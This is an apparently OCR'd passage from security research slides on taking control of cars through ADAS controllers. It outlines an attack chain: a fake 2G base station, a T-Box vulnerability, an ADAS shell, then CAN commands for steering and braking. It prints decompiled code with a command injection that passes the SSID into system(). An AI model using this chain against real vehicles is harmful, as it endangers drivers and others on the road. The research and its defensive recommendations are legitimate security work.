
Gaining shell access to the gateway allows full control over the vehicle.

Limitations:

Advanced gateways like these are rare.

Controlling the vehicle requires detailed analysis of low-level CAN messages.





How to Control a Vehicle – Controlling the Assisted Driving Module


Early assisted driving cars, such as those with lane-keeping functions, use the Mobileye Q4M chip.

Although steering can be controlled via electronic signals, the limitations include:

- Only having a CAN interface.
- A simple operating system on FPGA, without networking capabilities.

These factors make it impossible to access assisted driving devices over the network, exploit vulnerabilities, and gain device permissions.

Unable to control the vehicle.




How to Control a Vehicle – Controlling the ADAS


A complete computer (usually running Linux) with network connectivity:


- Various interfaces, including camera, network, and debugging interfaces.
- AI inference capabilities with substantial computational power.
- Connected to the powertrain CAN and chassis CAN, it can control the vehicle's throttle, brakes, and steering wheel.

How can one achieve vehicle control?

- First, gain control of the ADAS. Invoke relevant APIs.
- Trigger the MCU to send control CAN signals.




Cameras
Soc Orin-X
Linux / QNX
Perception
Control
CAN
MCU TC397
ADAS
Android on QNX
Display
CAN
IVI
4/5G module
Internet
CAN
T-Box
Chassis/Powertrain CAN
Info CAN
Telematics CAN
CAN
VCU
CAN
CAN
CAN
Eth Switch
CAN
CAN
GW
ECUs
Diag CAN
Body CAN
CAN
DoIP
OBD
CAN
Auto AC
Door
Body electronics



T-Box module is the sole remote attack entry point. Contains many vulnerabilities.

Control gateway can manage the vehicle, but some gateways lack Linux system, only have MCU. Analyzing underlying CAN signals is challenging.

Gain network access through T-Box vulnerabilities, control ADAS devices, then use upper-level API to control the vehicle, which is easy and universal.

The Way to Control the Vehicle

- Dismantle and analyze the entire vehicle, or ADAS and T-Box components.
- Identify T-Box vulnerabilities to access ADAS network.
- Acquire ADAS shell.
- Analyze ADAS listening processes to detect vulnerabilities.
- Analyze vehicle control processes.
- Analyze MCU firmware.
- Locate Control API/IPC topic/send SPI/send TCP UDP to enable MCU to send control CAN.
- Utilize remote exploits via Fake 2G Base station / PrivateAPN / Hacked Femtocell / IPV6….

```
  printf("CMD_RESTORE  send error");
  return 0;
case 0x44u:
  printf("==>>CMD_CLOSE_SOCKET<<==\n");
  close(v1);
  memset(&v80, 0, 0x801u);
  goto LABEL_11;
case 0x55u:
  memset(&v56, 0, 0x400u);
  printf("==>>CMD_SET_SSID<<==\n");
  memcpy(&v80, (char *)&v80 + 1, 0x3Fu);
  printf("ssid = %s\n", &v80);
  v3 = cfg_set(0xD2C8, (int)&v80);
  cfg_save(v3);
  sprintf((char *)&v56, "cfg -a AP_SSID=%s", &v80);
  system((const char *)&v56);                   // WWW2
                                                //
  system("cfg -c");
  memset((char *)&v80 + 1, 0, 0x800u);
  BYTE1(v80) = 1;
  memcpy(&v49, &v83, 0x7F5u);
  if ( my_send_back(v1, v80, v81, v82) )
    goto LABEL_10;
  printf("CMD_SET_SSID  send error");
  return 0;
case 0x56u:
  cfg_set(54024, 54036);
  v4 = cfg_set(54044, 54056);
  cfg_save(v4);
  printf("cfg -a AP_SECMODE=None;cfg -c\n");
  system("cfg -a AP_SECMODE=None;cfg -c");
  memset((char *)&v80 + 1, 0, 0x800u);
  BYTE1(v80) = 1;
  memcpy(&v49, &v83, 0x7F5u);
  if ( my_send_back(v1, v80, v81, v82) )
    goto LABEL_10;
  printf("CMD_SET_SSID  send error");
  return 0;
case 0x66u:
  goto LABEL_10;
```

We discovered a command injection vulnerability in a 4G baseband module, a simple vul, have fixed years ago.

```
int __cd[redacted]gal(unsigned __int8 *cmd)
{
  size_t v1; // x0
  unsigned int i; // [xsp+3Ch] [xbp+3Ch]

  for ( i = 0; i <= 8; ++i )
  {
    v1 = strlen((const char *)[redacted]_cmds[i]);
    if ( !strncmp((const char *)cmd, (const char *)[redacted]cmds[i], v1) )
      return 0;
  }
  return 1;
}
```

```
root@[redacted]Pilot_m1-A:/app/adas/[redacted]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  anywhere             255.255.255.255
root@[redacted]Pilot_m1-A:/app/adas/[redacted]#
```

Typically, ADAS devices do not have firewalls set up.

The Way to Control the Vehicle

USRP Min i/ Raspberry Pi
YateBTS

Downgrade to 2G, no need auth, GPRS

Access IP 10.1.2.3

T-Box / 4G module

Vulnerability, getshell,
Access the network
Access ADAS

Switch

ADAS

Vulnerability, getshell,
send control APIs

Gateway

Send control CAN data

Other ways:

IPV6 -> IVI - ADAS

WIFI -> IVI – ADAS

IVI(4/5G on IVI board) -> ADAS

T-Box -> Gateway Linux system get shell

T-Box -> ADAS -> Flash MCU firmware

Server Web -> OTA services -> Deploy signed upgrade pkgs

…..

Summary

ADAS controllers can control vehicles, so their security needs to be enhanced.
Our research shows that most ADAS controllers have poor security.

To automakers:

- Disk encryption, model protection, disable services like SSH, secure listening processes, enable firewalls, MCU firmware read protection, enhance T-Box entry protection.

To security researchers:

- Master new tools and concepts, such as dumping UFS storage, debugging and analyzing MCUs, using vehicle Ethernet and CAN-FD devices.
- Research on adversarial modeling using real vehicle models.
- Security analysis of MCUs like TC397.
- Security analysis of Nvidia DriveOS, including TrustZone, Secure Boot, Disk Encryption, Secure Storage, and firmware flashing bypass after FUSE blow.